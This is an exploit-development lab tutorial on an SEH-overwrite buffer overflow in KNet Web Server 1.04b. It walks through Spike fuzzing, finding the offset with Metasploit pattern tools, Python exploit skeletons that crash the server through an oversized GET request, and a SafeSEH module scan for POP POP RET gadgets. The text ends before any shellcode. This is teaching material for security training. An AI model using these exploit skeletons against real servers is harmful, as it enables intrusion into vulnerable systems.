SEH Exploitation on KNet Web Server 1.04b

Written by : Antonius (w1sdom)
Web : www.bluedragonsec.com
Github : https://github.com/bluedragonsecurity

This section discusses exploitation techniques on a vulnerable application that uses the Structured Exception Handling (SEH) mechanism. Training participants will be given an example vulnerable application that uses SEH for exploitation practice.

Lab Architecture

- Attacker machine: x86 Kali Linux — IP: 10.200.0.5
- Target machine: x86 Windows XP SP3 — IP: 10.200.0.120

SEH Overview

SEH is a mechanism that provides exception handling when an error occurs during application runtime. The SEH implementation is a stack-based linked list. This mechanism can be provided either by the operating system or by the application's source code.


The mechanism is essentially straightforward:

- Before the SEH prolog: the stack contains the size of the local variables needed by the caller → Stack: {8}
- After calling the prolog: the caller's return address is pushed onto the stack → Stack: {8, RetAddr}
- When an exception occurs, SEH will be located at ESP+8. To transition from SEH to NSEH we can use a ROP gadget such as: POP r32 → POP r32 → RET (pop 4 bytes from stack, pop another 4 bytes, then ret).


After successfully escaping from SEH we land at NSEH, where we only have 4 bytes of buffer we control. At this point we can use a short jump, e.g.: EB D0.

Fuzzing with Spike

To discover the bug in KNet Web Server 1.04b we will perform fuzzing using the Spike fuzzer. On the Kali Linux machine, create the following Spike template:



Next, attach KNet to OllyDbg and run fuzzing with Spike.



Launch the fuzzer from the Kali Linux machine:


```
generic_send_tcp 10.200.0.120 80 httpd.spk 0 0
```

The fuzzing result using the httpd.spk template above will cause a crash in KNet, where we can observe that the variable being tested is the length of the filename in an HTTP GET request. On the Windows machine we can see that KNet has crashed and the SE Handler has been successfully overwritten with 0x41414141.

Overwriting the SE Handler

To determine how many bytes are needed before the SEH handler is overwritten, we will use pattern_create.rb. Generate a 1300-byte pattern:

```
/usr/share/metasploit-framework/tools/pattern_create.rb 1300
```




Insert the pattern into the first basic exploit skeleton:

```
import socket
sploit
="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1
Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7A
t8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1A
w2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5
Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8
Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi
3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0
Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4
Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp
8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs
3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu"
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
```

```
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Re-attach KNet to OllyDbg, run the exploit above, and at the time of the crash observe that SEH has been overwritten with the bytes 6f42336f.



Find the offset of those four bytes using pattern_offset.rb:

```
/usr/share/metasploit-framework/tools/pattern_offset.rb 6f42336f
# Output: [*] Exact match at offset 1210
```

NOTE: Based on the pattern_offset.rb result, SEH will be overwritten after 1210 bytes.

Verify with the second exploit skeleton:

```
import socket
seh = "\x43\x42\x41\x40"
sploit = "\x90" * 1210 + seh
```


```
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Re-attach KNet to OllyDbg and confirm that the SEH handler has been overwritten with 0x40414243.

From SEH to NSEH: POP POP RET


After overwriting the SEH handler, the next step is to redirect execution from SEH to NSEH. Many different payloads can be used here; we will use the most popular approach — the POP POP RET instruction sequence.

To locate a usable POP POP RET sequence, we use the SafeSEH module scanner plugin in OllyDbg.




SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x662b0000	0x66308000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\hnetcfg.dll
/SafeSEH ON	0x71a50000	0x71a8f000	5.1.2600.5625 (xpsp_sp3_qfe.080	C:\WINDOWS\system32\mswsock.dll
/SafeSEH ON	0x71aa0000	0x71aa8000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2HELP.dll
/SafeSEH ON	0x71ab0000	0x71ac7000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2_32.dll
No SEH	0x71ad0000	0x71ad9000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WSOCK32.dll
/SafeSEH ON	0x71b20000	0x71b32000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\MPR.dll
/SafeSEH ON	0x71bf0000	0x71c03000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\System32\SAMLIB.dll
No SEH	0x71c10000	0x71c1e000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\ntlanman.dll
No SEH	0x71c80000	0x71c87000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\System32\NETRAP.dll
No SEH	0x71c90000	0x71cd0000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\NETUI1.dll
No SEH	0x71cd0000	0x71ce7000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\NETUI0.dll
/SafeSEH ON	0x7e290000	0x7e401000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\shdocvw.dll
/SafeSEH ON	0x74320000	0x7435e000	3.525.3012.0 (xpsp_sp3_qfe.1011	C:\WINDOWS\system32\ODBC32.dll
/SafeSEH ON	0x74720000	0x7476c000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\MSCTF.dll
/SafeSEH ON	0x754d0000	0x75550000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\CRYPTUI.dll
/SafeSEH ON	0x755c0000	0x755ee000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\msctfime.ime
/SafeSEH ON	0x75970000	0x75a68000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\MSGINA.dll
No SEH	0x75f60000	0x75f67000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\System32\drprov.dll
/SafeSEH ON	0x75f70000	0x75f7a000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\System32\davclnt.dll
/SafeSEH ON	0x75f80000	0x7607d000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\browseui.dll
/SafeSEH ON	0x76360000	0x76370000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\WINSTA.dll
/SafeSEH ON	0x76390000	0x763ad000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMM32.DLL
/SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\comdlg32.dll
No SEH	0x76980000	0x76988000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\LINKINFO.dll
/SafeSEH ON	0x76990000	0x769b5000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\ntshrui.dll
/SafeSEH ON	0x769c0000	0x76a74000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\USERENV.dll
